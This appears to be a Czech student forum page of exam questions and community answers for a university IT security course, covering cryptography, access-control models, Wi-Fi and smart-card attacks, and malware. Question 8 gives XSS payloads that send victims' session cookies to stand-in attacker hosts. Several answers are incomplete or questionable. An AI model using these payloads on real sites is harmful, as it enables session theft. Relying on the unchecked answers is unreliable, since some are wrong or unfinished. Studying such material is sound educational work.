Ahoj, máte nějaký dobrý materiály, z kterých se dá učit ? Ty slidy sou strašně stručný, ta jeho knižka odkazuje na neznámej odkaz. Díky pokud si to teda někdo přečtě :D :)
http://media0.vesele.info/files/media0:50f8645ae2040.pdf.upl/uvis_bezpecnost_20000701.pdf
F
Diky :)

Materialy:


Vypracovane reseni nejake semestraly v pdf:
https://drive.google.com/file/d/0B2xZqT_SyfFVVjZIaUlaV2F2cFU/view?usp=sharing

Vytah BIS:
https://drive.google.com/file/d/0B2xZqT_SyfFVSE5LdHUxeGU0WGc/view?usp=sharing

Otázky:

1. Bob chce poslat alici zprávu,
a) nakreslit schéma plně zabezpečené komunikace, Šifrování obsahu mělo být kvůli rychlosti vykonáno symetrickou šifrou 6

https://fituska.eu/download/file.php?id=4072



M – nezašifrovaná zpráva
C – zašifrovaná zpráva
TK – asymetrické šifrování veřejným klíčem
VK – asymetrické šifrování veřejným klíčem
E – zašifrování
D – rozšifrování
VK příj. / VK odes. – veřejný klíč
SK příj. / SK odes. – soukromý klíč
RNG – generátor náhodných čísel
kR – náhodný klíč vygenerovaný RNG
MD – hashovací funkce

b) jaké šifrovací algoritmy byste použili a jaká je jejich velikost v bitech 2

? AES-256bit a RSA-2048bit


2. 4 osoby, každý s jinou důvěrou vytvoří soubor. Doplnit tabulku podle Bell-Lapadula, kdo může modifikovat jaký soubor. 5

-> **tady** je srozumitelně vysvětlený Bell-Lapadulalalalalalalala
uz na pulsemce mi to nedoslo a nechapu to furt :] Bell lapadua a ten bib musi pracovat soucastne ne, nelze pouzit jeden a druhe …


Bell-LaPadulův model důvěrnosti funguje na principu “nic neprozradíš”. Tedy subjekt, který může číst objekt s utajením x může modifikovat objekt s utajením y, pokud y >= x. Navíc může tento subjekt číst pouze objekt se stejným, nebo menším utajením, než je to jeho.

Bibův model integrity funguje opačně na principu “nic nepokazíš”. Tedy subjekt, který může číst objekt s integritou x může modifikovat objekt s integritou y, pokud y <= x. Navíc může tento subjekt modifikovat pouze objekt se stejnou, nebo menší integritou, než je ta jeho.

bel-lapad



bib



4. Jaké jsou cíle bezpečnostních opatření, jaké jsou omezující, a popsat administrativní a fyzické 6

- cíle:
  - bariéra mezi hrozbami a aktivy
  - omezení zranitelného místa
- obmedzujuce
  - minimaluju straty vzniknute utokom
  - maximalizuju zotavenie po utoku
- fyzická - ploty, budovy, zámky
- administrativní - prihlasovani, evidence pristupu. zalohovani
- personalni - osveta a skoleniý
- technicka - hw, sw reseni

5. Výpočet veřejného a soukromého klíče u RSA, jaký je princip, Co by se stalo, pokud by generátory klíčů nebyly prvočísla? 6
b) Co by se stalo …

- RSA je založena na předpokladu, že faktorizace je velmi obtížný problém. Pokud by nebyla použita prvočísla, tak by se tento problém výrazně zjednodušil (klíč by šel faktorizovat mnohem jednodušším způsobem, jelikož by měl více dělitelů). Došlo by tedy k citelnému oslabení klíče.

6. Rozdíly TCSEC oproti ITSEC 5

TCSEC X ITSEC

1. málo se zabývá integritou dat X tridy funkčnosti pro systémy se zvýšenými nároky na integritu
2. směšuje různé úrovně abstrakce v jednom dokumentu X není linární
3. nerozlišuje funkčnost a zaručitelnost (kombinuje ich do 1 linear. stupnice)
   X 2 rozmery - funkčnost a zaručitelnost
4. nezná komunikaci a počítačovou sít X ?
5. ? X ?

7. orange book, integrity, phishing, known plaintext attack, virus, hrozby - vysvětlit 6

orange book: první kritéria hodnocení bezpečnosti IT
integrita: ochrana proti neoprávněné modifikaci informace
phishing: nalákání na podvodný web - např stránka co vypadá jako váše internetove bankovnictví s cílem vylákat z vás přihlašovací údaje
known plain attack: Útočník zná šifrovaný text a odpovídající otevřený text, snaží se zjistit klíč
virus: program který vytváří kopie sama sebe - provádí replikace mezi soubory či disky typicky pořebuje hostitelský program
hrozby: jsou to situace které mají potenciál způsobit útok = tedy někdo dostane příležitost

8. XSS útok pomocí phishingu za účelem získání SessionID - jakým způsobem 6

- dá seprovést, pokud útočník dokáže zapsat do databáze XSS kód

1) uložíme např jako své jméno do DB `<a href=#`

   `onclick=\"document.location=\'http://not-real-xssattackexamples.com/xss.php?c=\'`

   `+escape\(document.cookie\)\;\">My Name</a>`

2) jakmile se administrátor přihlásí uvidí,že naše jméno něk am odkazuje
3) pokud na odkaz administrátor klikne, odešle na podvrženou stránku v parametru c svoje session ID (v odkazu bude něco jako `xss.php?c=PHPSESSID%3Dvmcsjsgear6gsogpu7o2imr9f3`)
4) jakmile jej útočník získá, tak dokud session platí, může na webu být jako administrátor

Lepsi nez odkaz, je pouzit obrazek, ktery se nezobrazi a tudiz administrator nemusi na nic klikat :) Neco jako: <img src=whatever onerror=this.src='http://xssattacksrvexample/?c='+document.cookie>

někdo by to mohl potvrdit/vyvrátit/ zkontrolovat

9. Pasivní autentizace u elektronických pasu - popsat 5

- digitalny podpis vsech udaju vydavany instituciou
- bez sukromneho kluca sa nedaju falsovat ale daju sa klonovat
- povinna u vsetkych elektronickych pasov
- CRL - max 90dni, pri kopromitacii do 48h

10. banner grabbing - co za informace se pomocí této techniky dá získat? 5

- banner grabbing se používá k získání co nejvíce informací o systémech v síti, o službách, které jsou na systémech spuštěné, otevřených portech, verzích služeb atd.
- dalo by se rict ze nmap dela banner grabbing!

11. Jaký útok lze provést na WPA a WPA2 - 3

TKIP útok (WPA)

1. Využití slabiny algoritmu Michael – TKIP v případě detekce 2 rámců, které neprošly testem integrity, blokuje provoz po dobu 60s – proběhne restart sítě, generování nových klíčů a nová autentifikace
2. Selhání MIC (Message Integrity Check)
3. Útočník sleduje odpověď, čeká 60s, aby se vyhnul protiopatřením MIC
4. Pomocí mechanismu 1bit/minuta dekóduje paket (ARP za 15 minut)
5. Snaží se paket vložit klientovi

Shrnutí útoku

nedochází ke kompromitaci TKIP klíčů
útok postihuje režim PSK i 802.1x
dokáže odhalit 1bit/minutu
je schopný dešifrovat pouze TKIP rámce od AP
Obrana: použít AES-CCMP (Counter Mode with CBC) – používá WPA2 – považován za bezpečný

12. Alica a Bob, maju svoje VK a SK, Bob chce prijmat iba to u coho je zarucena integrita, dovernost, nepopieratelnost, autentizace... nakreslit schematko, jake algoritmy by ste pouzili, ake dlzky klucov (iba zhruba, skrtka vediet ktore to sifrovanie co splnuje a dat to dokopy)

V podstatě jde o kombinaci utajení a podpisu. (Ta častěji používaná varianta) Alice nejdříve zašifruje zprávu vlastním soukromým klíčem, a potom znova pomocí veřejného klíče Boba. Bob na své straně dešifruje zprávu vlastním soukromým klíčem, a potom znova pomocí veřejného klíče Alice. Klasický asymetrický algoritmus je RSA, řekněme 2048bit.


Pokud bychom šifrovali pouze jednou a to veřejným klíčem, tak tím zajistíme akorát důvěrnost, protože jediný, kdo si tu zprávu může dešifrovat a přečíst, je příjemce. Klíč je z definice veřejný, takže autentizace ani nepopiratelnost neplatí. Útočník si může navíc vytvořit vlastní zprávu, takže ani integrita neplatí.

Na druhou stranu, pokud bychom šifrovali soukromým klíčem, tak si to pomocí našeho veřejného klíče může přečíst každý, kdo ji odchytí, čímž přicházíme o důvěrnost. Protože ale nikdo není schopen bez našeho soukromého klíče vytvořit takovou šifrovanou zprávu, která půjde dešifrovat naším veřejným klíčem, je zajištěna integrita. A protože vlastníkem soukromého klíče je pouze odesílatel, autentizace i nepopiratelnost jsou zajištěny také.

13. Bell-LaPedalluv model (alebo jak sa to vola), zadany 4 ucastnici s inou urovnou, kazdy ma nejaky subor, doplnit tabulko kto kam moze zapisovat

platí pravidlo **no read up, no write down**
-- viz výše

14. spocitat ALE (zadane rocne ztraty, cena pripadnych bezpecnostnych opatreni)



Rizko:
- skodlivy efekt uskutecneni hrozby
- skodlivy efekt vyuziti zranitelneho mista

riziko zavisi na:
P: pravdepodobnost vyskytu bezpecnostniho incidentu
C: prumerna skoda vznikla timto incidentem
Riziko R = P*C

15. attackbirthday u hash funkcii

- zalozeny na matematickom probleme, ze v skupine 23 ludi je viac ako 50% pravdepodobnost ze maju narodeniny v ten isty den
- u hash funkcii chceme ziskat x a y take, ze f(x) = f(y)

--

Narozeninový paradox spočívá ve zdánlivě malé pravděpodobnosti, že se ve skupině lidí nějaká osoba narodila ve stejný den, jako někdo jiný v té skupině. Nicméně pokud nebudeme uvažovat konkrétní osobu a kohokoli jiného, ale libovolné dvě osoby, tak pravděpodobnost se z pár procent zvýší na 50% už pro 23 lidí.

Útok na hashovací funkce využívá tohoto matematického principu tak, že zkoušením náhodných x1 a x2 vstupů můžeme daleko efektivněji přijít na takové dva, jejichž hashe f(x1) a f(x2) jsou si rovny, než kdybychom k nějakému konkrétnímu vstupu hledali jiný, který má stejný hash. Pro hashovací funkci produkující H různých výstupů lze dojít k úspěchu průměrně po 1.25√H pokusech #wikipedia.

16. popisat pojmy (pseudonymita?, botnet, polyalfabeticka sifra,...)

- pseudoanonymita -
    - vystupuje napr. pod nejakym loginom ale je jasne co tam robil
    - možnost provést akci pod pseudonymem
    - zachování všech ostatních bezpečnostních funkcí
    - mechanismus - pseudonymizační autorita, kryptografické protokoly
- botnet - ekosystém botů (slouží k ddos, spam)
- polyalfabeticka šifra
    - jedná se o substituční šifru (nahrazuje jednotlivé znaky jinými znaky)
    - pro každý znak používá jinou substituční funkci (např. posun o jiný počet znaků)

17. **typy rootkitov** (bis01.pdf - slide 45)

- binary rootkits
    - modifikace systémových souborů
- kernel rootkits
    - modifikace komponent kernelu
- library rootkits
    - přepisují systémové knihovny

~~18. oblasti overovane u mobilnych aplikacii (5)~~

~~19.nieco z projektu 2 (vsfpt2.3.4 tusim - iba testova otazka)~~

20. nakreslit a popis Stealth ARP spoofing s vyuzitim hole196

21. 3 utoky na postranne kanaly u cip. kariet, jeden popisat

- časova analyza - ?
- odberova analyza - ?
- chybova analyza - ?

- elektromagneticka analyza - sledovanie magnetickeho pola okolo čipu, ktore sa meni podla zataze

22. popsat nejake personalne opatrenia pri prijmani novych zamestnancov

- rozdělení rolí a odpovědností, které zabrání tomu, aby jediný člověk mohl narušit (padělat, zničit) kritický proces(data)
- každý uživatel má mít pouze ta oprávnění, která nezbytně potřebuje k výkonu své funkce
- zjištění důvěryhodnosti pracovníka
- ověření důvěryhodnosti pracovníka externí organizací
- zjištění historie pracovníka - informace od předchozích zaměstnavatelů

23. malware, IDS - celkově základní pojmy, rozdíly, ne detaily

IDS

- Intrusion Detection System (IDS, tj. systém pro odhalení průniku) je v informatice obranný systém, který monitoruje síťový provoz a snaží se odhalit podezřelé aktivity. Hlavními činnostmi IDS systému je detekce neobvyklých aktivit, které by mohly vést k narušení bezpečnosti v operačního systému nebo počítačové síti a též možný aktivní zásah proti nim. IDS se nezabývá jen finálními pokusy o prolomení bezpečnosti, ale i o detekci akcí, které jim předcházejí. Mezi ně patří například skenování portů, sbírání informací potřebných k útoku, atd. Hlavním prvkem IDS je senzor, který obsahuje mechanismy pro detekci škodlivých a nebezpečných kódů a jeho činností je odhalování těchto nebezpečí.

* fáze útočníka stručně
* rozdělení malwarů (virus, červ a spol)

rootkity (typy, detekce)

- kernel rootkit
- binary rootkit
- library rootkit

* obfuskační techniky, jejich rozdíly a principy

vědět 0-day útok - vyuziti hrozby ktera jeste neni obecne znama

- Zero day exploit (zero-day attack, tj. *zneužití* či *útok nultého dne*) je v informatice označení útoku nebo hrozby, která se v počítači snaží využít zranitelnosti používaného software, která není ještě obecně známá, resp. pro ni neexistuje obrana (např. formou aktualizace počítačového systému či konkrétního software). Nultý den zde neoznačuje číslo nebo počet dní, ale skutečnost, že je uživatel ohrožen a až do vydání opravy (aktualizace) se nachází stále ve výchozím postavení (tj. v nultém dni). Doba ohrožení *zero day exploitem* tak může být několik dní, týdnů, ale i roků a doba jejího trvání je typicky plně v rukou autorů vadného software.

* analýza malwaru
* signatury

IDS a IPS znát rozdíly, princip, rozdělení, nevýhody

- IPS systém prevence průnuku = rozsiruji ids, pracuji primo na datovem toku (na siti)
- IDS systém detekce průniku
- IPS systémy jsou považovány za rozšíření IDS systémů, protože monitorují jak provoz na síti, tak i aktivity operačního systému, které by mohly vést k narušení bezpečnosti. Hlavní rozdíl oproti IDS systémům je, že systém IPS je zařazen přímo do síťové cesty (in-line), a tak může aktivně předcházet, případně blokovat detekovaný nežádoucí a nebezpečný provoz na síti. Konkrétněji, IPS může provádět takové akce jako vyvolání poplachu, filtrování škodlivých paketů, násilné resetování spojení a/nebo blokování provozu z podezřelé IP adresy. Všechny tyto úkony často provádí ve spolupráci s firewallem. IPS také umí opravit chybný cyklický redundantní součet (CRC), defragmentovat proudy paketů, předcházet problémům s řazením TCP paketů, a čistit nežádoucí přenos včetně nastavení síťové vrstvy.

* APT a NBA vědět co to je
* honeypot, honeynet, rozdíly interakce
* aplikační firewall

24) narozeninový paradox

http://cs.wikipedia.org/wiki/Narozeninov%C3%BD_probl%C3%A9m

25) co je to exploit a jak zabránit SQL injection

z wiki: Exploit je v informatice speciální program, data nebo sekvence příkazů, které využívají programátorskou chybu, která způsobí původně nezamýšlenou činnost software a umožňuje tak získat nějaký prospěch. Obvykle se jedná o ovládnutí počítače nebo nežádoucí instalaci software, která dále provádí činnost, o které uživatel počítače neví (např. nějaký druh malware). Běžně používanou ochranou je včasná instalace aktualizací, které vydá tvůrce chybného software.


SQL injection je technika napadení databázové vrstvy programu vsunutím (odtud „injection“) kódu přes neošetřený vstup a vykonání vlastního, samozřejmě pozměněného, SQL dotazu. (zdroj)

zabránění SQL Injection - všechny uživatelské vstupy, které se propagují do SQL dotazů ošetřit pomocí funkcí na sql escape (sanitizovat) sekvence v PHP např. mysql_real_escape_string()

26) Fiestelova šifra, vysvětlit + obrázek

(je zakladem pro Lucifer od IBM a pak z toho vychazí DES)

- zaklad niektorých symetrických šifier
- pouziva ju mnoho inych algoritmov



L_0 = left half of plaintext
R_0 = right half of plaintext

$L_i = R_{i-1}$
$R_i = L_{i-1} \oplus F(R_{i-1}, K_i)$

$C = R_n \| L_n$
n is number of rounds
(undo last permutation)

-

28) statický malware a další typy

- logická bomba
- viry?
- trojské koně?
- červi?
- žertovné programy?
- otázka co se považuje za statické???

29) aktivní autentizace u pasu

- ochrana proti klonovaniu
- soucasti podepsanych dat je i verejny klic
- sukromny asymetricky kluc, ktory neopusta kartu
- vyuziva challenge-response - citacka posle nahodne cislo, karta generuje tiez nahodne cislo potom to spoji zakoduje a posle

30) mode counter, obrázek + vysvětlit (wifi - slajd 22 nejaky kec a 33 obrazek, ktery chteli)

31) popsat GTK (Hole 196), jaké útoky lze na něj provádět. (wifi slajd 40)


32) Vigenere & Vernam - i z hlediska analýzy


Vigener - koduje podle klíče, písmeno klíče je hodnota o kolik se znak posune a=0 ..
Vernam - Nahodny klič, stejně dlouhý jako plaintext, neopakuje se

34) DES - obrázek vysvětlit

- symetricky
- sifruje bloky o sirke 64 bitov kľúčom o veľkosti 56 bitov
- Feistellova šifra s dostatočnou počiatočnou permutáciou
- Komplikovaná funkcia F
- 16 kôl
- 56 bitový kľúč, posuvy a permutácie vyrvárajú 48bitové subkľúče pre každé kolo
- Poziadavky:
    - musi zaistovat vysoku bezpecnost
    - musi byt presne specifikovany
    - bezpecnost nesmie zavisiet na utajeni algoritmu
    - musi byt realizovatelny pomocou HW
    - musi byt rychly

DES





35) typy honeypotů (3)

Based on deployment:

1. production honeypots
2. research honeypots

Based on design criteria:

1. pure honeypots
2. high-interaction honeypots
3. low-interaction honeypots

- zkoumají online hrozby v síti
- jsou to systémy bez bezpečnostních opatření a záplat

2. definice:

1) Fyzické

1.1) Serverové a klientské honeypoty - Jde o stanici bez jakékoliv funkce, která v síti „čeká“ na to, až na ni útočník zaútočí. Tyto útoky nebo pokusy o komunikaci jsou pak sledovány a analyzovány.

1.2) Bezdrátové honeypoty - Úkolem je chránit bezdrátové sítě, a to formou vytváření velkého množství fiktivních bezdrátových přístupových bodů které se utočník pokusí napadnout.

2) Virtuální

2.1) S nízkou mírou interakce - Jsou schopny emulovat určité funkce, programy nebo služby operačního systému. Tato emulace je však do jisté míry omezena.

2.2) S vysokou mírou interakce - Na rozdíl od předchozích schopny emulovat celé systémy s velkým množstvím služeb a aplikací.

zdroj> https://www.vutbr.cz/www_base/zav_prace_soubor_verejne.php?file_id=54402

36) dynamický malware a další typy

37) Basic Access Control u elektron. pasů

- kluc ziskany zo strojovo citatelnej zony
    - cislo pasu, datum narodenia a expiracie sa hashuje pomocou SHA-1 (ziskaju sa 2 3DES kluce)
- mala entropia dat z tej zony
- musia mat vsetky EU pasy

38) CBC, obrázek + vysvětlit

40. Co muze zarucovat dostupnost a duvernost

41. Jak lze provest utok na pametovy skryty kanal

42. Jaky je princip utoku Caffe Latte - Nakreslit

Využíva slabosť klientov pripojovať sa automicky na známe sieť
Útočník sleduje probe žiadosti od klienta a vytvára falošný AP
Klient sa automaticky snaží autentifikovať do tohoto AP
Kľúč dokáže odhaliť behom 20 min.

Postup:

1. Klient posiela auth. Žiadosť
2. Útočník odpovedá chalenge textom
3. Klient vracia IV a zašifrovaný chalenge text
4. Útočník zistuje key-stream pre IV a posiela info o uspešnej autentifikácii

44. Ktery z rezimu blokovych sifer lze pouzit jako PRNG a nakreslit a popsat


45. Jake jsou zabezpecovaci protokoly standardu 802.1x, nejbezpecnejsi popsat a popsat utoky na nej

46. Jak se muze malware vyhnout detekci, 55. způsoby jakým se malware vyhýbá detekci (aspoň 3) a jeden detailněji popsat

Obfuskace - vyhýbání se odhalení, skrývání
- polymorfní - mutace kódu, ale funkcionalita se nemění. Kód se při každém spuštění změní,funkcionalita zůstává stejná.
- oligomorfní - mutace kódu změnou několika částí na předdefinované alternativy. Pouze stovky různých kódů.
- metamorfní - vytváření naprosto odlišných logických ekvivalentů. Překlad do přechodné representace, úprava representace, opětovný překlad do binárního kódu.
- šifrování - tělo kódu je šifrováno, připojen dešifrovací mechanismus. Šifrování není morfismus!

Techniky
- dead-code insertion (NOP)
- transposice kódu
- výměna registrů - náhodné přehození registrů v každém replikačním cyklu
- subroutine reordering - změna pořadí funkcí
- substituce instrukcí za ekvivalenty (MOV za PUSH/POP)
- integrace do kódu - kód je dekompilován, malware vložen dovnitř a celkový kód znovu zkompilován

47. Popsat utok Relay na cipove karty



V jednoduchosti: Ja (Carol) mame fake kartu, ktoru mam pripojenu k nejakemu bezdratovemu systemu (pripadne wired, ale to je viac amaterske). Musim mat spolupracovnika (Bob), ktory si vyhliadne obet (Alice). Ked budem chciet platit svojou fake kartou, tak moj spolupracovnik musi pristupit s platobnym terminalom k obeti (pokial vyuzivam wireless karty nemusi o tom obet ani vediet). Obet si mysli, ze plati za nejaky tovar (povedzme vecera, pripadne pri wireless nemusi vobec o nicom vediet). V tomto momente sa vytvori akoby most (relay) medzi fake a skutocnou kartou. Pri plateni to vyzera, ze platim svojou kartou, ale v skutocnosti platim karty od Alice. Alice si mysli, ze plati za veceru ale v skutocnosti plati za nieco ine.
[OT] - ak ste videli film Vrchni Prchni, tak si predstavte hlavneho hrdinu ako tam beha s platobnym terminalom :). Dik moc :)

48. Vertical scan

- pouze na 1 hostovi se skenují všechny porty

49. co zaručuje dostupnost a integritu


Řízení přístupu:

- nepovinné - uživatel a proces dostávají identifikaci, jeden stupeň utajení, práva může měnit uživatel
- povinné - bezpečnostní atributy <stupeň utajení, kategorie>, více stupňů utajení, uživatel nemůže měnit práva
- minimální - k některým objektům má přístup pouze privilegovaný proces
- základní - uživatel má práva k objektů a procesům
- vyšší - přístup pomocí kombinace uživatel/proces/objekt

50. nakreslit a popsat strom CA a křížovou certifikaci

jeden CA nestačí, vzniká stromová struktura, nižší CA jsou uložený ve vyšších

- vo veľkých skupinách uživateľov nestačí jedna CA
- VK certifikačných autorit môžu byť opäť certifikované inými CA
- stromové štruktúry certifikačných autorit
    - krížova certifikácia medzi stromami - certifikační autority si podepíší své certifikáty vzájemně
- koreňový verejný kľúč
    - reťaz certifikácii nemôže byť nekonečná
    - verejný kľúč posledného certifikátu zostáva necertifikovaný



Two typical X.509 Certification paths

-

51. které režimy blokových šifer nezaručují (nebo možná zaručují) integritu a nakreslit schémata

52. popsat nebo nakreslit útok Caffe Latte

53. popsat časový skrytý kanál a možný útok

54. jake protokoly jsou použity ve standardu 802.1x pro autentizaci, jakým způsobem autentizace probíhá a popsat útok na nejbezpečnější z nich

56. tamper evident + priklad zarizeni
-mechanismus, který při neoprávněném zacházení zanechává důkaz
-př. pečeť, holografické nálepky

57. horizontalni skenovani, a na co se vyuziva

- Jedná sa o skenovanie toho istého portu na viacerých strojoch, kedy je účelom útoku nájsť slabinu a vybrať tak vhodný stroj pre útok

58. RSA
